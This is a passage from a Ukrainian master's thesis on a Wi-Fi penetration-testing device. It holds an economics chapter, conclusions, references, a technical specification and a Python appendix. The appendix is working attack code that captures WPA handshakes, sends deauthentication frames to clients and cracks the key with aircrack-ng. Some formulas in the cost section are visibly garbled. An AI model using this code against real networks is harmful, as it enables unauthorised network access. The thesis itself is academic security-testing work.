Дуже складний пароль	-	-	-	-	-	0

4 ЕКОНОМІЧНА ЧАСТИНА

Метою економічної частини магістерської кваліфікаційної роботи є обґрунтування економічної доцільності розробки інформаційної технології тестування на проникнення мереж wi-fi. Для виконання поставленої мети необхідно:

- оцінити комерційний потенціал розробки;
- оцінити витрати на виконання та впровадження результатів наукової роботи;
- розрахувати ціну та чистий прибуток реалізації результатів розробки;
- розрахувати період окупності наукової роботи та результатів розробки.

4.1 Оцінювання комерційного потенціалу розробки (технологічний аудит розробки)

Для проведення технологічного аудиту було залучено трьох незалежних експертів: Войтович О. П, Куперштейн Л. М., Шелепало Г. В. Кожен з експертів повинен ознайомитися з запропонованою розробкою та заповнити таблицю, яка визначає рекомендовані критерії оцінювання комерційного потенціалу розробки та їх можливу оцінку в балах. Після виконання цього, підраховується середньоарифметична сума балів та визначається який рівень комерційного потенціалу має нова розробка. Здійснюємо оцінювання комерційного потенціалу розробки за 12-ю критеріями, наведеними в додатку. Результати оцінювання комерційного потенціалу розробки наведено в таблиці 4.1.

Таблиця 4.1 – Результати оцінювання комерційного потенціалу розробки

Критерії	Прізвище, ініціали експерта		
	Войтович О. П	Куперштейн Л. М.	Шелепало Г. В
	Бали, виставлені експертами:		
1	3	2	3

Продовження таблиці 4.1

2	3	3	2
3	4	3	3
4	3	2	2
5	3	2	2
6	3	2	2
7	2	3	3
8	3	4	3
9	3	1	2
10	4	3	3
11	4	3	3
12	3	4	2
Сума балів	$СБ_1$=38	$СБ_2$=31	$СБ_3$=30
Середньоарифметична сума балів $\overline{СБ}$	$\overline{СБ} = \frac{\sum_{1}^{i} СБ_i}{i} = \frac{38+31+30}{3} = 33$		

За даними таблиці 4.1 робимо висновок щодо рівня комерційного потенціалу розробки інформаційної технології тестування на проникнення мереж wi-fi. При цьому використано рекомендації, що наведено у таблиці 4.2.

Таблиця 4.2 – Рівні комерційного потенціалу розробки

Середньоарифметична сума балів	Рівень комерційного потенціалу
0-10	Низький
11-20	Нижче середнього
21-30	Середній
31-40	Вище середнього
41-50	Високий

Отже, відповідно до результатів оцінювання експертами рівень комерційного потенціалу розробки інформаційної технології тестування на проникнення мереж wi-fi вище середнього.

Оцінювання рівня якості розробки інформаційної технології тестування на проникнення мереж wi-fi здійснюється з метою порівняльного аналізу та визначення найбільш ефективного, з технічної точки зору, варіанта інженерного рішення.

Програмно-апаратний засіб Wi-Fi Pineapple було використано для порівняння властивостей. Цей засіб забезпечує великий функціонал та різноманіття можливих атак. Здебільшого пов’язаних з атаками на користувача та реалізацією атак «людина всередині», в Wi-Fi Pineapple є можливість перехвату рукостискань користувачів. Порівнюючи Wi-Fi Pineapple з розроблюваним засобом можна сказати що нова розробка сфокусована саме на технічні засоби отримання доступу до мережі, що дозволяє знехтувати рівнем освіченості користувачів в кібербезпеці, а також даний засіб має більш продуману схему роботи навіть в порівнянні з системою перехвату «рукостискань», на відміну від розроблюваного пристрою Wi-Fi Pineapple не вміє працювати далі з рукостисканнями тому це створює певний дискомфорт використання, розроблюваний засіб має всі необхідні для роботи з «рукостисканнями»

Програмно-апаратний пристрій Reaver Pro використано для порівняння властивостей з розроблюваним засобом. Reaver Pro використовую атаку на WPS протокол, для цього використовується програмна утиліта Reaver. Пристрій перебирає пінкод роутера і далі після успішної атаки може запросити WPA2 пароль мережі. Реалізовуваний засіб також має в собі функціонал такої атаки, який є одним з можливих сценаріїв перевірки точки доступу.

Таблиця 4.3 — Порівняння характеристик розробки із аналогом

Показники	Розробка	Аналог1	Аналог2
Функціонал	9	9	7
Швидкодія	8	7	9
Надійність	8	8	8
Метод розповсюдження	8	8	7
Інтерфейс, простота використання	8	7	8

Продукт буде просуватися за допомогою реклами в соціальних мережах, пошукових системах та багатьох інших джерелах Інтернету. Використовуючи аналітику цих сервісів, можна буде націлити рекламу на цільову групу захисників інформації.

Новизна дослідження полягає в тому, що запропонована інформаційна технологія тестування на проникнення бездротових локальних мереж, яка полягає у проведенні як зовнішніх так і внутрішніх атак на Wi-Fi маршрутизатори з подальшим аналізом даних засобами хмарного кластеру, що відрізняється широким спектром векторів атак, що дозволяє розширити функціональні можливості засобів тестування на проникнення.

Виходячи з результатів цього порівняння, можна з упевненістю сказати, що новий засіб є конкурентоспроможним, оскільки в деяких аспектах в ньому переважає один з найкращих аналогів на ринку)

Даний рівень було досягнуто за рахунок покращення та/або розширення функціональних можливостей нової науково-технічної розробки порівняно з аналогічними розробками, існуючими в цей час на ринку.

4.2 Прогнозування витрат на виконання науково-дослідної та конструкторсько-технологічної роботи

4.2.1 Розрахунок витрат, що стосуються виконавців розробки інформаційної технології тестування на проникнення мереж wi-fi

Команда розробки інформаційної технології тестування на проникнення мереж wi-fi складається з керівника та одного інженера.

Основна заробітна плата для розробників (дослідників) *Зо*, якщо вони працюють в наукових установах бюджетної сфери визначається за формулою:

$$З_О = \frac{M}{T_р} t \tag{4.1}$$

де M – місячний посадовий оклад розробника;

$T_р$ – кількість робочих днів у місяці, $T_р = 22$ дні; t – число днів роботи.

Розрахунки заробітної плати для розробників наведені в таблиці 4.4

Таблиця 4.4 – Розрахунки основної заробітної плати розробників

Працівник	Оклад М, грн.	Оплата за робочий день, грн.	Число днів роботи, t	Витрати на оплату праці, грн.
Керівник	25000	1136,36	10	11363,6
Інженер	20000	909,09	15	13636,35
Всього:				24999,95

Основна заробітна плата робітників *Зр*, якщо вони беруть участь у виконанні даного етапу роботи і виконують роботи за робочими професіями у випадку, коли вони працюють в наукових установах бюджетної сфери, розраховується за формулою:

$$З_Р = \sum_{i=1}^{n} t_i \cdot C_i , \tag{4.2}$$

де t_i – норма часу (трудомісткість) на виконання конкретної роботи, годин; n – число робіт по видах та розрядах; C_i – погодинна тарифна ставка робітника відповідного розряду, який виконує дану роботу. C_i визначається за формулою:

$$C_i = \frac{M_M * K_i}{T_p * T_{ЗМ}}, \quad (4.3)$$

де $M_м$ – розмір мінімальної заробітної плати за місяць, грн.; в 2021 році мінімальна заробітна плата становить – 6500 грн., K_i – тарифний коефіцієнт робітника відповідного розряду, $T_р$ = 22 дні; $T_{зм}$ – тривалість зміни, $T_{зм}$ =8 годин.

Таблиця 4.5 – Заробітна плата робітників

Найменування робіт	Трудомісткість, н-год.	Розряд роботи	Погодинна тарифна ставка	Тариф. коеф.	Величина, грн.
Розробка	8	5	55,767	1,51	446,14
Тестування	8	4	50,596	1,37	404,77
Впровадження	2	2	40,25	1,04	80,96
Всього					931,87

Додаткова заробітна плата $З_д$ всіх розробників та робітників, які брали участь у виконанні даного етапу роботи, розраховується як (10…12)% від суми основної заробітної плати всіх розробників та робітників, тобто:

$$Зд=0,1*ЗО+ЗР=0,1*24999,95+931,87=2593,182 \text{ (грн.)} \quad (4.4)$$

Нарахування на заробітну плату $Н_{зп}$ розраховується як 22% від суми основної та додаткової заробітної плати:

$$НЗП=ЗО+ЗР+ЗД*100=24999,95+931,87+2593,182*0,22=6275,5 \text{ (грн.)} \quad (4.5)$$

де $З_о$ – основна заробітна плата розробників, грн.;

$З_р$ – основна заробітна плата робітників, грн.;

$З_д$ – додаткова заробітна плата розробників, грн.;

β – ставка єдиного внеску на загальнообов'язкове державне страхування.

Розрахунок амортизаційних відрахувань виконується за такою формулою:

$$A = \frac{Ц}{t_В} \times \frac{T}{12} \tag{4.6}$$

де *Ц* – балансова вартість обладнання, грн;

Т – термін використання (*Т*=22 дні= 0,73 місяців);

$t_В$ – корисний час використання ($t_В$ для комп'ютера становить 4 роки).

Під час виконання розробки використовувався ноутбук вартістю 28000 грн, та комплектуючі апаратного засобу: мікрокомпютер, бездротовий адаптер, GSM модем. Амортизаційні відрахування для ноутбуку та комплектуючих представлені у таблиці 4.6.

Таблиця 4.6 - Амортизаційні відрахування

Найменування	Ціна, грн.	Корисний час використання, роки	Термін використання, міс.	Сума амортизації, грн.
Ноутбук	28000	4	0,73	425,83
Мікрокомпютер	2000	4	0,73	30,41
Wi-Fi адаптер	1000	4	0,73	15,21
GSM модем	1600	4	0,73	24,33
Всього	495,78			

Витрати на силову електроенергію розраховуються за формулою:

$$B_Е = B \times П \times Ф \times K_П \tag{4.7}$$

де *В* – вартість 1кВт-години електроенергії (В=4,62 грн/кВт);

П – установлена потужність комп'ютеру (*П*=0,74 кВт);

Ф – фактична кількість годин роботи комп'ютеру (*Ф*=22*8=176 год);

$K_П$ – коефіцієнт використання потужності ($K_П$ <1, $K_П$ = 0,8).

Відповідно до формули 5.11 витрати на силову електроенергію:

$$B_E = 4{,}62 \times 0{,}74 \times 176 \times 0{,}8 = 481{,}36 \text{ (грн.)}$$

Інші витрати $B_{ін}$ можна прийняти як (100-300)% від суми основної заробітної плати розробників, які виконували роботу, тобто:

$$\text{Він}=1*24999{,}95+931{,}87=25931{,}82 \text{ (грн.)} \quad (4.8)$$

Сума усіх попередніх витрат дає загальні витрати на виконання роботи. Усі витрати складають:

$$\text{В}=24999{,}95+931{,}87+2593{,}182+481{,}36+6275{,}5+25931{,}82+495{,}78=61709{,}462 \text{ (грн.)}$$

Розрахунок загальної вартості наукової розробки $\text{В}_{\text{заг}}$ за формулою:

$$B_{заг} = \frac{B}{\alpha}, \quad (4.9)$$

де α – частка витрат, які безпосередньо здійснює виконавець даного етапу роботи, у відносних одиницях.

$$\text{Взаг}=61709{,}462 *1=61709{,}462 \text{ (грн.)}$$

Прогнозування загальних витрат *ЗВ* на виконання та впровадження результатів виконаної наукової роботи здійснюється за формулою:

$$ЗВ = \frac{B_{заг}}{\beta} \quad (4.10)$$

Розрахунок прогнозованих загальних витрат:

$$\text{ЗВ}=61709{,}462 \ / \ 0{,}7=88156{,}374 \text{ (грн.)}$$

4.2.2 Розрахунок собівартості розробки інформаційної технології тестування на проникнення мереж wi-fi

Витрати на силову електроенергію розраховуються за формулою:

$$B_E = B \times П \times Ф \times K_П \quad (4.11)$$

де B – вартість 1кВт-години електроенергії (В=4,62 грн/кВт);

$П$ – установлена потужність комп'ютеру ($П$=0,74 кВт);

$Ф$ – фактична кількість годин роботи комп'ютеру ($Ф$=22*8=176 год);

$К_П$ – коефіцієнт використання потужності ($К_П$ <1, $К_П$ = 0,8).

Відповідно до формули 5.14 витрати на силову електроенергію:

$$B_E = 4{,}62 \times 0{,}74 \times 176 \times 0{,}8 = 481{,}36 \text{ (грн.)}$$

Основна заробітна плата робітників $Зр$, якщо вони беруть участь у виконанні даного етапу роботи і виконують роботи за робочими професіями у випадку, коли вони працюють в наукових установах бюджетної сфери, розраховується за формулою:

$$З_Р = \sum_{i=1}^{n} t_i \cdot C_i \,, \tag{4.12}$$

де t_i – норма часу (трудомісткість) на виконання конкретної роботи, годин; n – число робіт по видах та розрядах; C_i – погодинна тарифна ставка робітника відповідного розряду, який виконує дану роботу. C_i визначається за формулою:

$$C_i = \frac{M_M * K_i}{T_p * T_{ЗМ}} \,, \tag{4.13}$$

де $М_М$ – розмір мінімальної заробітної плати за місяць, грн.; в 2021 році мінімальна заробітна плата становить – 6500 грн., $К_і$ – тарифний коефіцієнт робітника відповідного розряду, $Т_р$ = 22 дні; $Т_{зм}$ – тривалість зміни, $Т_{зм}$ =8 годин.

Таблиця 4.7 – Заробітна плата робітників

Найменування робіт	Трудомісткість, н-год.	Розряд роботи	Погодинна тарифна ставка	Тариф. коеф.	Величина, грн.
Розробка	8	5	55,767	1,51	446,14
Тестування	8	4	50,596	1,37	404,77
Впровадження	2	2	40,25	1,04	80,96
Всього					931,87

Додаткова заробітна плата $З_д$ всіх робітників, які брали участь у виконанні даного етапу роботи, розраховується як (10…12)% від суми основної заробітної плати всіх розробників та робітників, тобто:

$$Зд=0,1*Зр=0,1*931,87=93,187 \text{ (грн.)} \quad (4.14)$$

Нарахування на заробітну плату $Н_{зп}$ розраховується як 22% від суми основної та додаткової заробітної плати:

$$Нзп=Зр+Зд*100=931,87+93,187*0,22=225,51 \text{ (грн.)} \quad (4.15)$$

де $З_р$ – основна заробітна плата робітників, грн.;

$З_д$ – додаткова заробітна плата робітників, грн.;

β – ставка єдиного внеску на загальнообов'язкове державне страхування.

Загальновиробничі витрати з рахунку на одиницю продукції можна розрахувати за нормативами відносно до основної заробітної плати основних робітників, які виготовляють продукцію :

$$ЗВВ = Н_В * З_О, \quad (4.16)$$

Норматив загальновиробничих витрат для програмних продуктів становить 230-270%.

$$ЗВВ=2,7*931,87=2516,05 \text{ (грн.)}$$

Сума попередніх витрат утворює виробничу собівартість розробки.

$$СВ=481,36+931,87+93,187+225,27+2516,05=4247,74 \text{ (грн.)} \quad (4.17)$$

4.3 Розрахунок мінімальної ціни та чистого прибутку від реалізації розробки інформаційної технології тестування на проникнення мереж Wi-Fi

Ціна – це грошовий вираз вартості товару (продукції, послуги). Вона завжди коливається навколо ціни виробництва (перетвореної форми вартості одиниці товару, що дорівнює сумі витрат виробництва й середнього прибутку) та відображає рівень суспільне необхідних витрат праці.

Виходячи з того, що розробки, як правило, приймаються та впроваджуються за завданням замовника, або коли результатом розробки є продукція, що підлягає державному регулюванню, то нижню межу ціни реалізації розробки можна розрахувати за формулою 5.21:

$$Ц = S_B \cdot (1 + \frac{P}{100}) \cdot (1 + \frac{\omega}{100}), \quad (4.18)$$

де $S_в$ – виробнича собівартість інноваційного рішення, грн.;

P – норматив рентабельності узгоджений із замовником або встановлений державою, (Р=30…60%);

ω – ставка податку на додану вартість, % (з осені 2021 року $\omega = 20\%$).

$$Ц=4247{,}74*1+60100*1+20100=8155{,}66 \text{ (грн.)} \quad (4.19)$$

Із врахуванням коефіцієнта якості ціна розробки становить 30176 грн.

Чистий прибуток від реалізації розробки можна розрахувати за формулою:

$$П = (Ц - \frac{(Ц - MP) \cdot f}{100} - S_B - \frac{q \cdot S_B}{100}) \cdot (1 - \frac{h}{100}) \cdot РП, \quad (4.20)$$

де $Ц$ – ціна розробки, грн.; MP – вартість матеріальних та інших ресурсів, що були придбані виробником для виготовлення розробки (MP=(0,1…0,2) $Ц$), грн.;

f – зустрічна ставка податку на додану вартість, %; $S_в$ – виробнича собівартість розробки, грн.; q – норматив, який визначає величину адміністративних витрат, витрат на збут та інші операційні витрати, % (рекомендовано q=5…10%); h – ставка податку на прибуток, %, $РП$ – прогнозований попит продажів.

$$П = 30176\text{-}30176\text{-}30176*0{,}2*14100\text{-}4247{,}74\text{-}5*4247{,}74100*1\text{-}18100*2 = 36631 \text{ (грн.)}, \quad (4.21)$$

Прогнозований чистий прибуток від реалізації розробки складає 36631 грн.

4.4 Розрахунок терміну окупності коштів вкладених у наукову розробку інформаційної технології тестування на проникнення мереж Wi-Fi

Термін окупності вкладених у реалізацію наукового проекту інвестицій розраховано за формулою 5.24:

$$Ток = ЗВП = 88156{,}374 / 36631 = 2{,}4 \text{ (роки)} \quad (4.22)$$

Оскільки $T_{ОК} < 3$ років, то фінансування наукової розробки інформаційної технології тестування на проникнення мереж wi-fi є доцільним.

4.5 Висновки до розділу

Отже, у цьому розділі виконано обґрунтування економічної доцільності проведення наукового дослідження та розробки інформаційної технології тестування на проникнення мереж wi-fi.

Рівень комерційного потенціалу розробки інформаційної технології тестування на проникнення мереж wi-fi вище середнього.

На основі параметрів засобів дослідження безпеки Wi-Fi мереж визначено переваги розробки над наявними аналогами інформаційної технології тестування на проникнення мереж wi-fi.

Загальні витрати, що стосуються виконавців розробки склали 88156,374 грн, а собівартість розробки – 4247,74 грн.

Розраховано мінімальну ціну та прогнозований чистий річний прибуток від реалізації розробки, які склали 30176 грн. та 36631 грн. відповідно. Термін окупності продукції вкладених інвестицій складає 2,4 роки, що свідчить про доцільність фінансування розробки.

ВИСНОВКИ

Під час виконання роботи, було проаналізовано вже існуючі програмні, апаратні та програмно-апаратні аналоги систем перевірки рівня захищеності бездротових мереж. Які являють собою незручні в керуванні, непристосовані для роботи на відстані, або занадто приваблюючі увагу засоби, які підходять для використання лише для обмеженого спектру задач.

Проаналізовавши системи безпеки різних типів протоколів Wi-Fi. Після дослідження вразливостей, методів зламу та атак на бездротові мережі, було доведено доцільність розробки інформаційної технології тестування на проникнення мереж Wi-Fi.

В процесі розробки було спрощено механізм налаштування пристроїв, шляхом підключення їх до однієї централізованої системи керування пристроями.

Збільшено кількість протоколів бездротового звязку на які можна проводити атаки, за рахунок чого розширено можливості тестування різного типу мереж, з підключенням активних клієнтів так і без них. Створено функціонал тестування мереж програмно-апаратним застосунком як зовні мережі так і в її середині.

Розроблено єдину централізовану базу даних для збору інформації про мережі, результати атак і т.п.

Розроблений пристрій було протестовано на мережах, та доведено його коректну роботу та його перевагу над іншими аналогами.

ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Устройство и принцип работы Wi-Fi сети [Електронний ресурс] – [Режим доступу] URL: https://hobbyits.com/ustrojstvo-i-princip-raboty-wi-fi-seti/.
2. Технология Wi-Fi [Електронний ресурс] – [Режим доступу] URL: https://ntools.com.ua/information/faq/tehnologija-wi-fi.
3. Призначення мережі Wi-Fi статусу загальнодоступної або приватної мережі у Windows 10 [Електронний ресурс] – [Режим доступу] URL: https://support.microsoft.com/uk-ua/help/4043043/windows-10-make-network-public-private .
4. Бездротовий режим wifi. Режими роботи WiFi мережі [Електронний ресурс] – [Режим доступу] URL: https://yooutube.ru/uk/wireless-mode-wifi-wifi-networking-modes/.
5. Что такое Wi-Fi репитер (повторитель), как он работает, и что значит роутер в режиме репитера? [Електронний ресурс] – [Режим доступу] URL:https://help-wifi.com/poleznoe-i-interesnoe/chto-takoe-wi-fi-repetir-povtoritel-kak-on-rabotaet-i-chto-znachit-router-v-rezhime-repitera/.
6. Что такое Wi-Fi? [Електронний ресурс] – [Режим доступу] URL: http://ipkey.com.ua/faq/463-what-is-wi-fi.html.
7. АНАЛІЗ МЕХАНІЗМІВ ЗАХИСТУ ТА ВРАЗЛИВОСТЕЙ БЕЗДРОТОВИХ WI-FI МЕРЕЖ [Електронний ресурс] – [Режим доступу] URL:http://ir.nmu.org.ua/bitstream/ handle/123456789/149268/18-20.pdf?sequence=1&isAllowed=y.
8. WPA3 – Крупнейшее обновление безопасности Wi-Fi за последние 14 лет [Електронний ресурс] – [Режим доступу] URL: https://nag.ru/articles/article/102617/wpa3-krupneyshee-obnovlenie-bezopasnosti-wi-fi-za-poslednie-14-let.html.
9. Защищенный доступ WiFi 3 (WPA3) [Електронний ресурс] – [Режим доступу] URL: https://www.speedcheck.org/ru/wiki/wpa3/.

10. Программы для взлома Wi-Fi [Електронний ресурс] – [Режим доступу] URL:https://hackware.ru/?p=3935
11. Использование Kismet для просмотра активности Wi-Fi-пользователей через стены [Електронний ресурс] – [Режим доступу] URL: https://helpugroup.com/ispolzovanie-kismet-dlya-prosmotra-aktivnosti-wi-fi-polzovatelej-cherez-steny/.
12. Greenlee AirScout – анализатор WiFi сетей [Електронний ресурс] – [Режим доступу] URL:https://skomplekt.com/tovar/1/22/12/.
13. Wifi pineapple [Електронний ресурс] – [Режим доступу] URL: https://cutt.ly/auouV82
14. Самохвал П. Т. Програмно-апаратний засіб для тестування Wi-Fi мереж на захищеність. Дипломна робота – Вінниця ВНТУ, 2018. – 71 с..
15. Гаси волну! Выбираем и настраиваем аппаратный деаутентификатор Wi-Fi на ESP8266 [Електронний ресурс] – [Режим доступу] URL: https://xakep.ru/2018/08/31/esp8266-wifi/
16. Простой способ сделать глушилку Wi-Fi сигнала своими руками [Електронний ресурс] – [Режим доступу] URL: https://14bytes.ru/glushilka-wifi/
17. Raspberry Pi 4 [Електронний ресурс] – [Режим доступу] URL: https://www.raspberrypi.org/.
18. Как работает Wi-Fi адаптер [Електронний ресурс] – [Режим доступу] URL: https://vash.market/elektronika/setevoe-oborudovanie/vybiraem-wi-fi-adapter.html.
19. Huawei E3372 4G модем LTE Cat4 [Електронний ресурс] – [Режим доступу] URL: https://3g-cdma.com.ua/huawei-e3372-4g-lte-cat4-usb-modem.html.
20. Python [Електронний ресурс] – [Режим доступу] URL: https://uk.wikipedia.org/wiki/Python.
21. Введение в C# [Електронний ресурс] – [Режим доступу] URL: https://programm.top/c-sharp/tutorial/introduction/.

22. Что такое PHP? [Електронний ресурс] – [Режим доступу] URL: https://www.php.net/manual/ru/intro-whatis.php
23. JAVA и вы, загрузите сегодня [Електронний ресурс] – [Режим доступу] URL: https://www.java.com/ru/
24. Telegram Bot API [Електронний ресурс] – [Режим доступу] URL: https://core.telegram.org/bots/api.
25. Django makes it easier to build better Web apps more quickly and with less code. [Електронний ресурс] – [Режим доступу] URL: https://www.djangoproject.com/.
26. Леонов В. Как ломаются беспроводные сети [Електронний ресурс]. – Режим доступу: http://citforum.ru/ nets/wireless/crack/ .
27. tedviser – Wi-Fi (Wireless Fidelity) - стандарт беспроводной связи 802.11 [Електронний ресурс] – [Режим доступу] URL: https://www.tadviser.ru/index.php/%D0%A1%D1%82%D0%B0%D1%82%D1%8C%D1%8F:Wi-Fi_(Wireless_Fidelity)_-_%D1%81%D1%82%D0%B0%D0%BD%D0%B4%D0%B0%D1%80%D1%82_%D0%B1%D0%B5%D1%81%D0%BF%D1%80%D0%BE%D0%B2%D0%BE%D0%B4%D0%BD%D0%BE%D0%B9_%D1%81%D0%B2%D1%8F%D0%B7%D0%B8_802.11

ДОДАТКИ

Додаток А – Технічне завдання

Міністерство освіти і науки України

Вінницький національний технічний університет

Факультет інформаційних технологій та комп'ютерної інженерії

Кафедра захисту інформації

ЗАТВЕРДЖУЮ
Завідувач кафедри ЗІ, д. т. н., проф.
_____ В. А. Лужецький
_____ 2021 р.

ТЕХНІЧНЕ ЗАВДАННЯ

до магістерської кваліфікаційної роботи на тему
«Інформаційна технологія тестування на проникнення мереж Wi-Fi»
08-20.МКР.010.00.000 ТЗ

Розробив студент групи 1БС-20м
_____ Самохвал П.Т.
Керівник кваліфікаційної дипломної
роботи к. т. н., доц. кафедри ЗІ
_____Куперштейн Л.М.
«___»_____ 2021 р.

Вінниця 2021

2 Назва та область використання

Інформаційна технологія тестування на проникнення мереж Wi-Fi.

3 Основа для розробки

Робота проводиться на підставі наказу ректора ВНТУ № від . .2021 р.

4 Мета та призначення розробки

Покращення загальної захищеності бездротових мереж за допомогою пристрою який надає можливість комплексно протестувати мережі на захищеність.

5 Джерела розробки

1) Василий Леонов. Как ломаются беспроводные сети [Електронний ресурс]. – Режим доступу: http://citforum.ru/ nets/wireless/crack/

2) Аналіз механізмів захисту та врізливостей бездротових Wi-Fi мереж [Електронний ресурс] – [Режим доступу] URL:http://ir.nmu.org.ua/bitstream/ handle/123456789/149268/18-20.pdf?sequence=1&isAllowed=y

3) Бездротовий режим wifi. Режими роботи WiFi мережі [Електронний ресурс] – [Режим доступу] URL: https://yooutube.ru/uk/wireless-mode-wifi-wifi-networking-modes/

4) Призначення мережі Wi-Fi статусу загальнодоступної або приватної мережі у Windows 10 [Електронний ресурс] – [Режим доступу] URL: https://support.microsoft.com/uk-ua/help/4043043/windows-10-make-network-public-private .

5) АНАЛІЗ МЕХАНІЗМІВ ЗАХИСТУ ТА ВРАЗЛИВОСТЕЙ БЕЗДРОТОВИХ WI-FI МЕРЕЖ [Електронний ресурс] – [Режим доступу] URL:http://ir.nmu.org.ua/bitstream/handle/123456789/149268/18-20.pdf?sequence=1&isAllowed=y.

6 Вимоги до програмно-апаратного засобу

1) Параметри розроблюваного програмного засобу:
   - мова програмування – python, PHP;
   - апаратна складова – Raspberry PI, сервер;
   - Радіус дії пристрою не менше 15 метрів;
   - Автономний час роботи від 10 годин;
2) Програмний засіб повинен виконувати такі дії:
   - перевірити на захищеність бездротові мережі з протоколом Wi-Fi.

7 Вимоги до супровідної документації

Графічна і текстова документація повинна відповідати діючим стандартам України.

8 Стадії та етапи розробки

№	Назва етапів роботи	Строк виконання	Результат
1	Аналіз завдання	до 14.09.2021	Вступ, технічне завдання
2	Аналіз інформаційних джерел, вибір алгоритмів захисту.	до 05.10.2021	Звіт з аналізу літературних джерел
3	Розробка схеми пристрою, розробка алгоритму роботи програми та алгоритмів її складових	до 12.10.2021	Схема структурна модуля та його складових
4	Підбір програмних засобів для реалізації завдання, створення початкового варіанту програми, проведення тестувань	до 21.10.2021	Алгоритми блоків модуля. Макет програми
5	Створення кінцевого варіанту програми, тестування на працездатність, розробка інструкцій по роботі з програмою	до 26.11.2021	Діюча програма і остаточний звіт у вигляді пояснювальної записки

9 Порядок контролю та прийому

1) До прийому магістерської кваліфікаційної роботи подається:

- заключний звіт (пояснювальна записка);
- ілюстративний матеріал;
- програмний засіб;
- інструкція по роботі з програмним засобом.

2) Рубіжний контроль керівника _____

3) Попередній захист на кафедрі

4) Захист на ДЕК _____

Додаток Б – Текст програми

```
# -*- coding: utf-8 -*-
from ..model.attack import Attack
from ..tools.aircrack import Aircrack
from ..tools.airodump import Airodump
from ..tools.aireplay import Aireplay
from ..config import Configuration
from ..util.color import Color
from ..util.process import Process
from ..util.timer import Timer
from ..model.handshake import Handshake
from ..model.wpa_result import CrackResultWPA
import time
import os
import re
from shutil import copy
class AttackWPA(Attack):
    def __init__(self, target):
        super(AttackWPA, self).__init__(target)
        self.clients = []
        self.crack_result = None
        self.success = False
    def run(self):
        '''Initiates full WPA handshake capture attack.'''
        # Skip if target is not WPS
        if Configuration.wps_only and self.target.wps == False:
            Color.pl('\r{!} {O}Skipping WPA-Handshake attack on {R}%s{O}
because {R}--wps-only{O} is set{W}' % self.target.essid)
            self.success = False
            return self.success
        # Skip if user only wants to run PMKID attack
        if Configuration.use_pmkid_only:
            self.success = False
            return False

        # Capture the handshake (or use an old one)
        handshake = self.capture_handshake()
        if handshake is None:
            # Failed to capture handshake
            self.success = False
            return self.success

        # Analyze handshake
        Color.pl('\n{+} analysis of captured handshake file:')
        handshake.analyze()

        # Check wordlist
        if Configuration.wordlist is None:
            Color.pl('{!} {O}Not cracking handshake because' +
                     ' wordlist ({R}--dict{O}) is not set')
            self.success = False
            return False

        elif not os.path.exists(Configuration.wordlist):
            Color.pl('{!} {O}Not cracking handshake because' +
```

```
                    ' wordlist {R}%s{O} was not found' %
Configuration.wordlist)
            self.success = False
            return False

        Color.pl('\n{+} {C}Cracking WPA Handshake:{W} Running
{C}aircrack-ng{W} with' +
                 ' {C}%s{W} wordlist' %
os.path.split(Configuration.wordlist)[-1])

        # Crack it
        key = Aircrack.crack_handshake(handshake, show_command=False)
        if key is None:
            Color.pl('{!} {R}Failed to crack handshake: {O}%s{R} did not
contain password{W}' % Configuration.wordlist.split(os.sep)[-1])
            self.success = False
        else:
            Color.pl('{+} {G}Cracked WPA Handshake{W} PSK: {G}%s{W}\n' %
key)
            self.crack_result = CrackResultWPA(handshake.bssid,
handshake.essid, handshake.capfile, key)
            self.crack_result.dump()
            self.success = True
        return self.success


    def capture_handshake(self):
        '''Returns captured or stored handshake, otherwise None.'''
        handshake = None

        # First, start Airodump process
        with Airodump(channel=self.target.channel,
                      target_bssid=self.target.bssid,
                      skip_wps=True,
                      output_file_prefix='wpa') as airodump:

            Color.clear_entire_line()
            Color.pattack('WPA', self.target, 'Handshake capture',
'Waiting for target to appear...')
            airodump_target = self.wait_for_target(airodump)

            self.clients = []

            # Try to load existing handshake
            if Configuration.ignore_old_handshakes == False:
                bssid = airodump_target.bssid
                essid = airodump_target.essid if
airodump_target.essid_known else None
                handshake = self.load_handshake(bssid=bssid,
essid=essid)
                if handshake:
                    Color.pattack('WPA', self.target, 'Handshake
capture', 'found {G}existing handshake{W} for {C}%s{W}' %
handshake.essid)
                    Color.pl('\n{+} Using handshake from {C}%s{W}' %
handshake.capfile)
                    return handshake
```

```
            timeout_timer = Timer(Configuration.wpa_attack_timeout)
            deauth_timer = Timer(Configuration.wpa_deauth_timeout)

            while handshake is None and not timeout_timer.ended():
                step_timer = Timer(1)
                Color.clear_entire_line()
                Color.pattack('WPA',
                        airodump_target,
                        'Handshake capture',
                        'Listening. (clients:{G}%d{W}, deauth:{O}%s{W},
timeout:{R}%s{W})' % (len(self.clients), deauth_timer, timeout_timer))

                # Find .cap file
                cap_files = airodump.find_files(endswith='.cap')
                if len(cap_files) == 0:
                    # No cap files yet
                    time.sleep(step_timer.remaining())
                    continue
                cap_file = cap_files[0]

                # Copy .cap file to temp for consistency
                temp_file = Configuration.temp('handshake.cap.bak')
                copy(cap_file, temp_file)

                # Check cap file in temp for Handshake
                bssid = airodump_target.bssid
                essid = airodump_target.essid if
airodump_target.essid_known else None
                handshake = Handshake(temp_file, bssid=bssid,
essid=essid)
                if handshake.has_handshake():
                    # We got a handshake
                    Color.clear_entire_line()
                    Color.pattack('WPA',
                            airodump_target,
                            'Handshake capture',
                            '{G}Captured handshake{W}')
                    Color.pl('')
                    break

                # There is no handshake
                handshake = None
                # Delete copied .cap file in temp to save space
                os.remove(temp_file)

                # Look for new clients
                airodump_target = self.wait_for_target(airodump)
                for client in airodump_target.clients:
                    if client.station not in self.clients:
                        Color.clear_entire_line()
                        Color.pattack('WPA',
                                airodump_target,
                                'Handshake capture',
                                'Discovered new client: {G}%s{W}' %
client.station)
                        Color.pl('')
                        self.clients.append(client.station)
```

```
                # Send deauth to a client or broadcast
                if deauth_timer.ended():
                    self.deauth(airodump_target)
                    # Restart timer
                    deauth_timer =
Timer(Configuration.wpa_deauth_timeout)

                # Sleep for at-most 1 second
                time.sleep(step_timer.remaining())
                continue # Handshake listen+deauth loop

        if handshake is None:
            # No handshake, attack failed.
            Color.pl('\n{!} {O}WPA handshake capture {R}FAILED:{O} Timed
out after %d seconds' % (Configuration.wpa_attack_timeout))
            return handshake
        else:
            # Save copy of handshake to ./hs/
            self.save_handshake(handshake)
            return handshake

    def load_handshake(self, bssid, essid):
        if not os.path.exists(Configuration.wpa_handshake_dir):
            return None

        if essid:
            essid_safe = re.escape(re.sub('[^a-zA-Z0-9]', '', essid))
        else:
            essid_safe = '[a-zA-Z0-9]+'
